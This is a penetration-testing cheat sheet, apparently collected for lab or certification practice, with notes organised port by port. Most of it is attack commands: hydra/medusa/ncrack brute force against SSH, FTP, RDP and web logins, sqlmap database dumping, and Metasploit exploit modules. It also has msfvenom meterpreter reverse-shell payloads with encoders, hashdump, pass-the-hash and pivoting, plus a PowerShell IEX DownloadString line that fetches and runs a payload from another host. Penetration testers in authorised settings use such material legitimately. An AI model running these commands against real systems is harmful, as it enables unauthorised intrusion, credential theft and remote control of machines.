<http://securityidiots.com/Web-Pentest/WAF-Bypass/waf-bypass-guide-part-1.html>

Cewl www.megacorpone.com -m 6 -w megacorp-cewl.txt

John --wordlist-megacorp-cewl.txt --rules --stdout > mutated.txt

cewl any other urls

```
netdiscover -r 192.168.1.0/24
```

FTP Enumeration (21):

```
nmap --script ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221,tftp-enum -p 21 10.0.0.1
```

FTP service on 10.10.1.22:21

Enumeration

```
nmap -sV -Pn -vv -p21 --script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-syst,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221 -oA '/root/Documents/10.10.1.22/scans/10.10.1.22_21_ftp' 10.10.1.22
```

```
hydra -L USER_LIST -P PASS_LIST -f -o /root/Documents/10.10.1.22/scans/10.10.1.22_21_ftphydra.txt -u 10.10.1.22 -s 21 ftp
```

Many ftp-servers allow anonymous users. These might be misconfigured and give too much access, and it might also be necessary for certain exploits to work. So always try to log in with `anonymous:anonymous`.

Remember the binary and ascii mode!

If you upload a binary file you have to put the ftp-server in binary mode, otherwise the file will become corrupted and you will not be able to use it! The same for text-files. Use ascii mode for them! You just write **binary** and **ascii** to switch mode.

SSH (22):

```
ssh INSERTIPADDRESS 22
```

SSH service on 10.10.1.22:22

Bruteforcing

```
medusa -u root -P /usr/share/wordlists/rockyou.txt -e ns -h 10.10.1.22:22 - 22 -M ssh
```

```
hydra -f -V -t 1 -l root -P /usr/share/wordlists/rockyou.txt -s 22 10.10.1.22 ssh
```

```
ncrack -vv -p 22 --user root -P PASS_LIST 10.10.1.22
```

Use nmap to automate banner grabbing and key fingerprints, e.g.

```
nmap 10.10.1.22 -p 22 -sV --script=ssh-hostkey -oA '/root/Documents/10.11.1.22/scans/10.10.1.22_22_ssh-hostkey'
```

User enumeration

```
use auxiliary/scanner/ssh/ssh_enumusers
```

```
set user_file /usr/share/wordlists/metasploit/unix_users.txt
```

or

```
set user_file /usr/share/seclists/Usernames/Names/names.txt
```

```
run
```

```
python /usr/share/exploitdb/exploits/linux/remote/40136.py -U /usr/share/wordlists/metasploit/unix_users.txt $ip
```

Bruteforce

```
hydra -v -V -l root -P password-file.txt $ip ssh
```

With list of users:

```
hydra -v -V -L user.txt -P /usr/share/wordlists/rockyou.txt -t 16 192.168.33.251 ssh
```

You can use **-w** to slow down

SMTP Enumeration (25):

```
nmap --script smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-cve2011-1720,smtp-vuln-cve2011-1764 -p 25 10.0.0.1
```

```
nc -nvv INSERTIPADDRESS 25
```

```
telnet INSERTIPADDRESS 25
```

Finger Enumeration (79):

Download script and run it with a wordlist: <http://pentestmonkey.net/tools/user-enumeration/finger-user-enum>

Always do users enumeration

```
smtp-user-enum -M VRFY -U /usr/share/wordlists/metasploit/unix_users.txt -t $ip
```

```
use auxiliary/scanner/smtp/smtp_enum
```

Command to check if a user exists

```
VRFY root
```

Command to ask the server if a user belongs to a mailing list

```
EXPN root
```

Enumeration and vuln scanning:

```
nmap --script=smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-cve2011-1720,smtp-vuln-cve2011-1764 -p 25 $ip
```

Bruteforce

```
hydra -P /usr/share/wordlists/nmap.lst $ip smtp -V
```

Metasploit user enumeration

```
use auxiliary/scanner/smtp/smtp_enum
```

Testing for open relay

```
telnet $ip 25
EHLO root
MAIL FROM:root@target.com
RCPT TO:example@gmail.com
DATA
Subject: Testing open mail relay.
Testing SMTP open mail relay. Have a nice day.
.
QUIT
```

HTTP/HTTPS - Web Enumeration (80/443):

dirbuster (GUI)

dirb <http://10.0.0.1/>

nikto -h 10.0.0.1

wget <https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/Top1000-RobotsDisallowed.txt>; gobuster -u [http://\\$ip](http://$ip) -w Top1000-RobotsDisallowed.txt

wfuzz -c -z list.txt --sc 200 [http://\\$ip](http://$ip)

Gather page titles from HTTP services	nmap --script=http-title 192.168.1.0/24
Get HTTP headers of web services	nmap --script=http-headers 192.168.1.0/24
Find web apps from known paths	nmap --script=http-enum 192.168.1.0/24

Web Scanning

Gobuster quick directory busting

```
gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux
```

Gobuster comprehensive directory busting

```
gobuster -s 200,204,301,302,307,403 -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/big.txt -t 80 -a 'Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0'
```

Gobuster search with file extension

```
gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux -x .txt,.php
```

Nikto web server scan

```
nikto -h 10.10.10.10
```

Wordpress scan

```
wpscan -u 10.10.10.10/wp/
```

Port Checking

Netcat banner grab

```
nc -v 10.10.10.10 port
```

Telnet banner grab

```
telnet 10.10.10.10 port
```

[>] HTTP Basic Authentication Dictionary and Brute-force attacks with Burp Suite

<http://www.dailysecurity.net/2013/03/22/http-basic-authentication-dictionary-and-brute-force-attacks-with-burp-suite/>

Burp Suite against HTTP Basic authentication

Webslayer is a tool designed for brute forcing Web Applications, it can be used for finding resources not linked (directories, servlets, scripts, files, etc), brute force GET and POST parameters, bruteforce Forms parameters (User/Password), Fuzzing, etc. The tool has a payload generator and an easy and powerful results analyzer.

You can perform attacks like:

- Predictable resource locator, recursion supported (Discovery)

- Login forms brute force

- Session brute force

- Parameter brute force

- Parameter fuzzing and injection (XSS, SQL)

- Basic and Ntlm authentication brute forcing

Source: <http://www.edge-security.com/webslayer.php>

```
root@kali:~# webslayer
```

Brute Force:

```
hydra 10.0.0.1 http-post-form
```

```
"/admin.php:target=auth&mode=login&user=^USER^&password=^PASS^:invalid" -P  
/usr/share/wordlists/rockyou.txt -l admin
```

Whatweb - Usage: whatweb [options] <URLs>

WhatWeb identifies websites. Its goal is to answer the question, "What is that Website?". WhatWeb recognises web technologies including content management systems (CMS), blogging platforms,

statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1700 plugins, each to recognise something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.

WhatWeb can be stealthy and fast, or thorough but slow. WhatWeb supports an aggression level to control the trade off between speed and reliability. When you visit a website in your browser, the transaction includes many hints of what web technologies are powering that website. Sometimes a single webpage visit contains enough information to identify a website but when it does not, WhatWeb can interrogate the website further. The default level of aggression, called 'stealthy', is the fastest and requires only one HTTP request of a website. This is suitable for scanning public websites. More aggressive modes were developed for use in penetration tests.

Most WhatWeb plugins are thorough and recognise a range of cues from subtle to obvious. For example, most WordPress websites can be identified by the meta HTML tag, e.g. "`<meta name=`", but a minority of WordPress websites remove this identifying tag but this does not thwart WhatWeb. The WordPress WhatWeb plugin has over 15 tests, which include checking the favicon, default installation files, login pages, and checking for "`/wp-content/`" within relative links.

EXAMPLE USAGE:

- * Scan example.com.

```
./whatweb example.com
```

- * Scan reddit.com slashdot.org with verbose plugin descriptions.

```
./whatweb -v reddit.com slashdot.org
```

- * An aggressive scan of wired.com detects the exact version of WordPress.

```
./whatweb -a 3 www.wired.com
```

- * Scan the local network quickly and suppress errors.

```
whatweb --no-errors 192.168.0.0/24
```

Pop3 (110):

```
telnet INSERTIPADDRESS 110
```

```
USER pelle@INSERTIPADDRESS
```

```
PASS admin
```

or:

```
USER pelle
```

```
PASS admin
```

RPCBind (111):

```
rpcinfo -p x.x.x.x
```

RPC (135)

Enumerate, shows if any NFS mount exposed:

```
rpcinfo -p $ip
```

```
nmap $ip --script=msrpc-enum
```

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

Port 443 -

Heartbleed

OpenSSL 1.0.1 through 1.0.1f (inclusive) are vulnerable OpenSSL 1.0.1g is NOT vulnerable OpenSSL 1.0.0 branch is NOT vulnerable OpenSSL 0.9.8 branch is NOT vulnerable

First we need to investigate if the https-page is vulnerable to [heartbleed](#)

We can do that the following way.

```
sudo sslscan 192.168.101.1:443
```

or using a nmap script

```
nmap -sV --script=ssl-heartbleed 192.168.101.8
```

You can exploit the vulnerability in many different ways. There is a module for it in burp suite, and metasploit also has a module for it.

```
use auxiliary/scanner/ssl/openssl_heartbleed
```

```
set RHOSTS 192.168.101.8
```

```
set verbose true
```

```
Run
```

Open a connection

```
openssl s_client -connect $ip:443
```

Basic SSL ciphers check

```
nmap --script ssl-enum-ciphers -p 443 $ip
```

Look for unsafe ciphers such as Triple-DES and Blowfish

Very complete tool for SSL auditing is testssl.sh, finds BEAST, FREAK, POODLE, heart bleed, etc...

Test authentication:

```
telnet $ip 110
```

```
USER uer@$ip
```

```
PASS admin
```

```
list
```

```
retr 1
```

Finger

port 79

<https://touhidshaikh.com/blog/?p=914>

Find Logged in users on target.

```
finger @$ip
```

if there is no user logged in this will show no username

Check User is existed or not.

```
finger $username@$ip
```

The finger command is very useful for checking users on target but it's painful if brute-forced for a username.

Port 69 - TFTP

This is a ftp-server but it is using UDP.

Port 80 - HTTP

Info about web-vulnerabilities can be found in the next chapter **HTTP - Web Vulnerabilities**.

We usually just think of vulnerabilities on the http-interface, the web page, when we think of port 80. But with **.htaccess** we are able to password protect certain directories. If that is the case we can brute force that the following way.

Password protect directory with htaccess

Step 1

Create a directory that you want to password-protect. Create .htaccess file inside that directory. Content of .htaccess:

```
AuthType Basic
```

```
AuthName "Password Protected Area"
```

```
AuthUserFile /var/www/html/test/.htpasswd
```

```
Require valid-user
```

Create .htpasswd file

```
htpasswd -cb .htpasswd test admin
```

```
service apache2 restart
```

This will now create a file called .htpasswd with the user: test and the password: admin

If the directory does not display a login-prompt, you might have to change the **apache2.conf** file. To this:

```
<Directory /var/www/html/test>
```

```
    AllowOverride AuthConfig
```

```
</Directory>
```

Brute force it

Now that we know how this works we can try to brute force it with medusa.

```
medusa -h 192.168.1.101 -u admin -P wordlist.txt -M http -m DIR:/test -T 10
```

Port 88 - Kerberos

Kerberos is a protocol that is used for network authentication. Different versions are used by *nix and Windows. But if you see a machine with port 88 open you can be fairly certain that it is a Windows Domain Controller.

If you already have a login to a user of that domain you might be able to escalate that privilege.

Check out: MS14-068

Port 110 - Pop3

This service is used for fetching emails on a email server. So the server that has this port open is probably an email-server, and other clients on the network (or outside) access this server to fetch their emails.

```
telnet 192.168.1.105 110
```

```
USER pelle@192.168.1.105
```

```
PASS admin
```

```
# List all emails
```

```
list
```

```
# Retrive email number 5, for example
```

```
retr 5
```

Port 111 - Rpcbind

RFC: 1833

Rpcbind can help us look for NFS-shares. So look out for nfs. Obtain list of services running with RPC:

```
rpcbind -p 192.168.1.101
```

Port 119 - NNTP

Network time protocol. It is used synchronize time. If a machine is running this server it might work as a server for synchronizing time. So other machines query this machine for the exact time.

An attacker could use this to change the time. Which might cause denial of service and all around havoc.

Port 135 - MSRPC

This is the windows rpc-port. https://en.wikipedia.org/wiki/Microsoft_RPC

Enumerate

```
nmap 192.168.0.101 --script=msrpc-enum
```

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

Port 139 and 445- SMB/Samba shares

Samba is a service that enables the user to share files with other machines. It has interoperability, which means that it can share stuff between linux and windows systems. A windows user will just see an icon for a folder that contains some files. Even though the folder and files really exists on a linux-server.

Connecting

For linux-users you can log in to the smb-share using smbclient, like this:

```
smbclient -L 192.168.1.102
```

```
smbclient //192.168.1.106/tmp
```

```
smbclient \\\192.168.1.105\ipc$ -U john
```

```
smbclient //192.168.1.105/ipc$ -U john
```

If you don't provide any password, just click enter, the server might show you the different shares and version of the server. This can be useful information for looking for exploits. There are tons of exploits for smb.

So smb, for a linux-user, is pretty much like and ftp or a nfs.

Here is a good guide for how to configure samba:[https://help.ubuntu.com/community/How%20to%20Create%20a%20Network%20Share%20Via%20Samba%20Via%20CLI%20\(Command-line%20interface/Linux%20Terminal\)%20-%20Uncomplicated,%20Simple%20and%20Brief%20Way!](https://help.ubuntu.com/community/How%20to%20Create%20a%20Network%20Share%20Via%20Samba%20Via%20CLI%20(Command-line%20interface/Linux%20Terminal)%20-%20Uncomplicated,%20Simple%20and%20Brief%20Way!)

```
mount -t cifs -o user=USERNAME,sec=ntlm,dir_mode=0077 "//10.10.10.10/My Share" /mnt/cifs
```

Connect with PSEXec

If you have credentials you can use psexec you easily log in. You can either use the standalone binary or the metasploit module.

```
use exploit/windows/smb/psexec
```

SMB\RPC Enumeration (139/445):

```
enum4linux -a 10.0.0.1
```

nbtscan x.x.x.x // Discover Windows / Samba servers on subnet, finds Windows MAC addresses, netbios name and discover client workgroup / domain

```
py 192.168.XXX.XXX 500 50000 dict.txt
```

```

Samrdump is pre-installed on Backtrack 5 .

You can find "samrdump" under SMB Analysis .

Samrdump is used to retrieve information about the target using SAM (Security Account Manager).

It lists out all the domains , shares , useraccounts, and other information .

HOW TO OPEN SAMRDUMP

To open samrdump . follow the steps :

BackTrack > Information Gathering > Network Analysis > Smb Analysis > samrdump

Running Samrdump.py with port 445

Command Syntax : ./samrdump.py username:password@target-ip-address protocol list

Example : ./samrdump.py administrator:12345@192.168.232.172

<http://www.hackingdna.com/2012/12/samrdump-on-backtrack-5.html>

SNMP Enumeration (161):

```
snmpwalk -c public -v1 10.0.0.0
```

```
snmpcheck -t 192.168.1.X -c public
```

```
onesixtyone -c names -i hosts
```

```
nmap -sT -p 161 192.168.X.X -oG snmp_results.txt
```

```
snmpenum -t 192.168.1.X
```

```
for community in public private manager; do snmpwalk -c $community -v1 $ip; done
```

```
snmpwalk -c public -v1 $ip
```

```
snmpenum $ip public windows.txt
```

Less noisy:

```
snmpwalk -c public -v1 $ip 1.3.6.1.4.1.77.1.2.25
```

Based on UDP, stateless and susceptible to UDP spoofing

```
nmap -sU --open -p 16110.1.1.1-254 -oG out.txt
```

```
snmpwalk -c public -v1 10.1.1.1 # we need to know that there is a community called public
```

```
snmpwalk -c public -v1 192.168.11.204 1.3.6.1.4.1.77.1.2.25 # enumerate windows users
```

```
snmpwalk 5c public 5v1 192.168.11.204 1.3.6.1.2.1.25.4.2.1.2 # enumerates running processes
```

```
nmap -vv -sV -sU -Pn -p 161,162 --script=snmp-netstat,snmp-processes $ip
```

```
snmp-check -t $ip -c public
```

```
onesixtyone -c names -i $ip
```

Port 389/636 - Ldap

Lightweight Directory Access Protocol. This port is usually used for Directories. Directory here means more like a telephone-directory rather than a folder. Ldap directory can be understood a bit like the windows registry. A database-tree. Ldap is sometimes used to store users information. Ldap is used more often in corporate structure. Webapplications can use Ldap for authentication. If that is the case it is possible to perform **Ldap-injections** which are similar to sqlinjections.

You can sometimes access the Ldap using an anonymous login, or with other words no session. This can be useful because you might find some valuable data, about users.

```
ldapsearch -h 192.168.1.101 -p 389 -x -b "dc=mywebsite,dc=com"
```

When a client connects to the Ldap directory it can use it to query data, or add or remove.

Port 636 is used for SSL.

There are also metasploit modules for Windows 2000 SP4 and Windows Xp SP0/SP1

Port 554 - RTSP

RTSP (Real Time Streaming Protocol) is a stateful protocol built on top of tcp usually used for streaming images. Many commercial IP-cameras are running on this port. They often have a GUI interface, so look out for that.

Port 587 - Submission

Outgoing smtp-port

If Postfix is run on it it could be vulnerable to shellshock <https://www.exploit-db.com/exploits/34896/>

Port 631 - Cups

Common UNIX Printing System has become the standard for sharing printers on a linux-network. You will often see port 631 open in your priv-esc enumeration when you run `netstat`. You can log in to it here: <http://localhost:631/admin>

You authenticate with the OS-users.

Find version. Test `cups-config --version`. If this does not work surf to <http://localhost:631/printers> and see the CUPS version in the title bar of your browser.

There are vulnerabilities for it so check your searchsploit.

Port 993 - Imap Encrypted

The default port for the Imap-protocol.

Port 995 - POP3 Encrypten

Port 995 is the default port for the **Post Office Protocol**. The protocol is used for clients to connect to the server and download their emails locally. You usually see this port open on mx-servers. Servers that are meant to send and receive email.

Related ports: 110 is the POP3 non-encrypted.

25, 465

Port 1025 - NFS or IIS

I have seen them open on windows machine. But nothing has been listening on it.

Port 1030/1032/1033/1038

I think these are used by the RPC within Windows Domains. I have found no use for them so far. But they might indicate that the target is part of a Windows domain. Not sure though.

Port 1521 - Oracle database

Enumeration

```
tnscmd10g version -h 192.168.1.101
```

```
tnscmd10g status -h 192.168.1.101
```

Bruteforce the ISD

```
auxiliary/scanner/oracle/sid_brute
```

Connect to the database with `sqlplus`

References:

<http://www.red-database-security.com/wp/itu2007.pdf>

Ports 1748, 1754, 1808, 1809 - Oracle

These are also ports used by oracle on windows. They run Oracles **Intelligent Agent**.

Oracle (1521):

```
tnscmd10g version -h INSERTIPADDRESS
```

```
tnscmd10g status -h INSERTIPADDRESS
```

Mysql Enumeration (3306):

Always test the following:

Username: root

Password: root

```
mysql --host=192.168.1.101 -u root -p
```

```
mysql -h <Hostname> -u root
```

```
mysql -h <Hostname> -u root@localhost
```

```
mysql -h <Hostname> -u ""@localhost
```

```
telnet 192.168.0.101 3306
```

You will most likely see this a lot:

```
ERROR 1130 (HY000): Host '192.168.0.101' is not allowed to connect to this MySQL server
```

This occurs because mysql is configured so that the root user is only allowed to log in from 127.0.0.1. This is a reasonable security measure put up to protect the database.

```
nmap -sV -Pn -vv 10.0.0.1 -p 3306 --script mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122
```

MySQL-commands cheat sheet

<http://cse.unl.edu/~sscott/ShowFiles/SQL/CheatSheet/SQLCheatSheet.html>

Uploading a shell

You can also use mysql to upload a shell

Escalating privileges

If mysql is started as root you might have a chance to use it as a way to escalate your privileges.

MYSQL UDF INJECTION:

<https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/>

Mysql

```
nmap -sV -Pn -vv --script=mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122 $ip -p 3306
```

Nmap scan

```
nmap -sV -Pn -vv --script=mysql* $ip -p 3306
```

Vuln scanning:

```
sqlmap -u 'http://$ip/login-off.asp' --method POST --data  
'txtLoginID=admin&txtPassword=aa&cmdSubmit=Login' --all --dump-all
```

If Mysql is running as root and you have access, you can run commands:

```
mysql> select do_system('id');
```

```
mysql> \! sh
```

MsSql

Enumerate MSSQL Servers on the network

```
msf > use auxiliary/scanner/mssql/mssql_ping
```

```
nmap -sU --script=ms-sql-info $ip
```

Bruteforce MsSql

```
msf auxiliary(mssql_login) > use auxiliary/scanner/mssql/mssql_login
```

Gain shell using gathered credentials

```
msf > use exploit/windows/mssql/mssql_payload
```

```
msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
```

Log in to a MsSql server:

```
# root@kali:~/dirsearch# cat ../freetds.conf
```

```
[someserver]
```

```
host = $ip
```

```
port = 1433
```

```
tds version = 8.0
```

```
user=sa
```

```
root@kali:~/dirsearch# sqsh -S someserver -U sa -P PASS -D DB_NAME
```

Port 2049 - NFS

Network file system This is a service used so that people can access certain parts of a remote filesystem. If this

is badly configured it could mean that you grant excessive access to users.

If the service is on its default port you can run this command to see what the filesystem is sharing

```
showmount -e 192.168.1.109
```

Then you can mount the filesystem to your machine using the following command

```
mount 192.168.1.109:/ /tmp/NFS
```

```
mount -t 192.168.1.109:/ /tmp/NFS
```

Now we can go to /tmp/NFS and check out /etc/passwd, and add and remove files.

This can be used to escalate privileges if it is not correct configured. Check chapter on Linux Privilege Escalation.

Port 2100 - Oracle XML DB

There are some exploits for this, so check it out. You can use the default Oracle users to access to it. You can use the normal ftp protocol to access it.

Can be accessed through ftp. Some default passwords here: <https://docs.oracle.com/cd/B1050101/win.920/a95490/username.htm> Name: Version:

Default logins: sys:sys scott:tiger

Port 3268 - globalcatLdap

Port 3306 - MySQL

Always test the following:

Username: root

Password: root

```
mysql --host=192.168.1.101 -u root -p
```

```
mysql -h <Hostname> -u root
```

```
mysql -h <Hostname> -u root@localhost
```

```
mysql -h <Hostname> -u ""@localhost
```

```
telnet 192.168.0.101 3306
```

You will most likely see this a lot:

```
ERROR 1130 (HY000): Host '192.168.0.101' is not allowed to connect to this MySQL server
```

This occurs because mysql is configured so that the root user is only allowed to log in from 127.0.0.1. This is a reasonable security measure put up to protect the database.

Configuration files

```
cat /etc/my.cnf
```

<http://www.cyberciti.biz/tips/how-do-i-enable-remote-access-to-mysql-database-server.html>

Mysql-commands cheat sheet

<http://cse.unl.edu/~sscott/ShowFiles/SQL/CheatSheet/SQLCheatSheet.html>

Uploading a shell

You can also use mysql to upload a shell

Escalating privileges

If mysql is started as root you might have a chance to use it as a way to escalate your privileges.

MYSQL UDF INJECTION:

<https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/>

Finding passwords to mysql

You might gain access to a shell by uploading a reverse-shell. And then you need to escalate your privilege. One way to do that is to look into the database and see what users and passwords that are available. Maybe someone is reusing a password?

So the first step is to find the login-credentials for the database. Those are usually found in some configuration-file on the web-server. For example, in joomla they are found in:

```
/var/www/html/configuration.php
```

In that file you find the

```
<?php
```

```
class JConfig {
```

```
    var $mailfrom = 'admin@rainng.com';
```

```
    var $fromname = 'testuser';
```

```
    var $sendmail = '/usr/sbin/sendmail';
```

```
    var $password = 'myPassowrd1234';
```

```
    var $sitename = 'test';
```

```
    var $MetaDesc = 'Joomla! - the dynamic portal engine and content management system';
```

```
    var $MetaKeys = 'joomla, Joomla';
```

```
var $offline_message = 'This site is down for maintenance. Please check back again soon.';
}
```

Port 3339 - Oracle web interface

Port 3389 - Remote Desktop Protocol

This is a proprietary protocol developed by windows to allow remote desktop.

Log in like this

```
rdesktop -u guest -p guest 10.11.1.5 -g 94%
```

Brute force like this

```
ncrack -vv --user Administrator -P /root/passwords.txt rdp://192.168.1.101
```

Ms12-020

This is categorized by microsoft as a RCE vulnerability. But there is no POC for it online. You can only DOS a machine using this exploit.

Port 4445 - Upnotifyp

I have not found anything here. Try connecting with netcat and visiting in browser.

Port 4555 - RSIP

I have seen this port being used by Apache James Remote Configuration.

There is an exploit for version 2.3.2

<https://www.exploit-db.com/docs/40123.pdf>

Port 47001 - Windows Remote Management Service

Windows Remote Management Service

Port 5357 - WSDAPI

Port 5722 - DFSR

The Distributed File System Replication (DFSR) service is a state-based, multi-master file replication engine that automatically copies updates to files and folders between computers that are participating in a common replication group. DFSR was added in Windows Server 2003 R2.

I am not sure how what can be done with this port. But if it is open it is a sign that the machine in question might be a Domain Controller.

Port 5900 - VNC

VNC is used to get a screen for a remote host. But some of them have some exploits.

You can use vncviewer to connect to a vnc-service. Vncviewer comes built-in in Kali.

It defaults to port 5900. You do not have to set a username. VNC is run as a specific user, so when you use VNC it assumes that user. Also note that the password is not the user password on the machine. If you have dumped and cracked the user password on a machine does not mean you can use them to log in. To find the VNC password you can use the metasploit/meterpreter post exploit module that dumps VNC passwords

```
background
```

```
use post/windows/gather/credentials/vnc
```

```
set session X
```

```
exploit
```

```
vncviewer 192.168.1.109
```

Ctrl-alt-del

If you are unable to input ctrl-alt-del (kali might interpret it as input for kali).

Try `shift-ctrl-alt-del`

Metasploit scanner

You can scan VNC for logins, with bruteforce.

Login scan

```
use auxiliary/scanner/vnc/vnc_login
```

```
set rhosts 192.168.1.109
```

```
run
```

Scan for no-auth

```
use auxiliary/scanner/vnc/vnc_none_auth
```

```
set rhosts 192.168.1.109
```

```
run
```

Port 8080

Since this port is used by many different services. They are divided like this.

Tomcat

Tomcat suffers from default passwords. There is even a module in metasploit that enumerates common tomcat passwords. And another module for exploiting it and giving you a shell.

Port 9389 -

Active Directory Administrative Center is installed by default on Windows Server 2008 R2 and is available on Windows 7 when you install the Remote Server Administration Tools (RSAT).

LDAP Enumeration:

LDAP supports anonymous remote query on the Server. The query will disclose sensitive information such as usernames, address, contact details, Department details, etc.

LDAP Enumeration Tools:

The following table shows the list of tools to perform LDAP Enumeration:

Sl.no	Name of the tool	Web Links
01	Softerra LDAP Administrator	http://www.ldapadministrator.com/
02	Jxplorer	http://jxplorer.org/
03	active directory domain services management pack for system center	https://www.microsoft.com/en-in/download/details.aspx?id=21357
04	LDAP Admin Tool	http://www.ldapadmin.org/
05	LDAP Administrator tool	https://sourceforge.net/projects/ldapadmin/

RDP

Bruteforce

```
ncrack -vv --user administrator -P password-file.txt rdp://$ip
```

```
hydra -t 4 -l administrator -P /usr/share/wordlists/rockyou.txt rdp://$ip
```

Kerberos

Test MS14-068

[+] HPING3 Scans
hping3 -c 3 -s 53 -p 80 -S 192.168.0.1
Open = flags = SA
Closed = Flags = RA
Blocked = ICMP unreachable
Dropped = No response

[+] Source port scanning
nmap -g <port> (88 (Kerberos) port 53 (DNS) or 67 (DHCP))
Source port also doesn't work for OS detection.

[+] Speed settings

-n	Disable DNS resolution
-sS	TCP SYN (Stealth) Scan
-Pn	Disable host discovery
-T5	Insane time template
--min-rate 1000	1000 packets per second
--max-retries 0	Disable retransmission of timed-out probes

[+] Netcat (swiss army knife)
Connect mode (ncat is client) | default port is 31337
ncat <host> [<port>]

Listen mode (ncat is server) | default port is 31337
ncat -l [<host>] [<port>]

Transfer file (closes after one transfer)
ncat -l [<host>] [<port>] < file

Transfer file (stays open for multiple transfers)
ncat -l --keep-open [<host>] [<port>] < file

Receive file
ncat [<host>] [<port>] > file

Brokering | allows for multiple clients to connect
ncat -l --broker [<host>] [<port>]

Listen with SSL | many options, use ncat --help for full list
ncat -l --ssl [<host>] [<port>]

Access control
ncat -l --allow <ip>
ncat -l --deny <ip>

Proxying

ncat --proxy <proxyhost>[:<proxyport>] --proxy-type {http | socks4} <host>[:<port>]

Chat server | can use brokering for multi-user chat
ncat -l --chat [<host>] [<port>]

----- Cisco/Networking Commands

? - Help
> - User mode
- Privileged mode
router(config)# - Global Configuration mode

enable secret more secure than enable password.

For example, in the configuration command:

enable secret 5 \$1\$iUjJ\$cDZ03KKGh7mHfX2RSbDqP.

The enable secret has been hashed with MD5, whereas in the command:

username jdoe password 7 07362E590E1B1C041B1E124C0A2F2E206832752E1A01134D

The password has been encrypted using the weak reversible algorithm.

enable - Change to privileged mode to view configs

config terminal/config t - Change to global config mode to modify

#show version - Gives you the router's configuration register (Firmware)

#show running-config - Shows the router, switch, or firewall's current configuration

#show ip route - show the router's routing table

#show tech-support - Dump config but obscure passwords

```

To see compatible payloads for a selected exploit

```
show payloads
```

To set the payload for a selected exploit

```
set payload <payload>
```

To set setting for a selected exploit

```
set <option> <value>
```

To run the exploit

```
exploit
```

One liner to create/generate a payload for windows

```
msfvenom --arch x86 --platform windows --payload windows/meterpreter/reverse_tcp
```

```
LHOST=<listening_host> LPORT=<listening_port> --bad-chars "\x00" --encoder x86/shikata_ga_nai --iterations 10 --format exe --out /path/
```

One liner start meterpreter

```
msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set LHOST <listening_host>;set LPORT <listening_port>;run;"
```

----- [+] Metasploit Pivot

Compromise 1st machine

```
# meterpreter> run arp_scanner -r 10.10.10.0/24
```

```
route add 10.10.10.10 255.255.255.248 <session>
```

```
use auxiliary/scanner/portscan/tcp
```

use bind shell

or run autoroute:

```
# meterpreter > ipconfig
# meterpreter > run autoroute -s 10.1.13.0/24
# meterpreter > getsystem
# meterpreter > run hashdump
# use auxiliary/scanner/portscan/tcp
# msf auxiliary(tcp) > use exploit/windows/smb/psexec
```

or port forwarding:

```
# meterpreter > run autoroute -s 10.1.13.0/24
# use auxiliary/scanner/portscan/tcp
# meterpreter > portfwd add -l <listening port> -p <remote port> -r <remote/internal host>
```

or socks proxy:

```
route add 10.10.10.10 255.255.255.248 <session>
use auxiliary/server/socks4a
Add proxy to /etc/proxychains.conf
proxychains nmap -sT -T4 -Pn 10.10.10.50
setg socks4:127.0.0.1:1080
```

----- [+] Pass the hash

If NTLM only:

```
00000000000000000000000000000000:8846f7eaae8fb117ad06bdd830b7586c
```

STATUS_ACCESS_DENIED (Command=117 WordCount=0):

This can be remedied by navigating to the registry key, "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters" on the target systems and setting the value of "RequireSecuritySignature" to "0"

Run hashdump on the first compromised machine:

```
run post/windows/gather/hashdump
```

Run Psexec module and specify the hash:

```
use exploit/windows/smb/psexec
```

----- [+] Enable RDP:

```
meterpreter > run getgui -u hacker -p s3cr3t
Clean up command: meterpreter > run multi_console_command -rc
/root/.msf3/logs/scripts/getgui/clean_up__20110112.2448.rc
```

----- [+] AutoRunScript

Automatically run scripts before exploitation:
set AutoRunScript "migrate explorer.exe"

[+] Set up SOCKS proxy in MSF

[+] Run a post module against all sessions
resource /usr/share/metasploit-framework/scripts/resource/run_all_post.rc

[+] Find local subnets 'Whilst in meterpreter shell'
meterpreter > run get_local_subnets

Add the correct Local host and Local port parameters
echo "Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 192.168.0.7 -Lport 443 -Force" >> /var/www/payload

Set up psexec module on metasploit
auxiliary/admin/smb/psexec_command
set command powershell -Exec Bypass -NoL -NoProfile -Command IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.9/payload')

Start reverse Handler to catch the reverse connection
Module options (exploit/multi/handler):
Payload options (windows/meterpreter/reverse_https):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique: seh, thread, process, none
LHOST	192.168.0.9	yes	The local listener hostname
LPORT	443	yes	The local listener port

Show evasion module options
show evasion

[+] Metasploit Shellcode
msfvenom -p windows/shell_bind_tcp -b '\x00\x0a\x0d'

----- File Transfer Services

[+] Start TFTP Server
atftpd --daemon --port 69 /tmp

[+] Connect to TFTP Server
tftp 192.168.0.10
put / get files

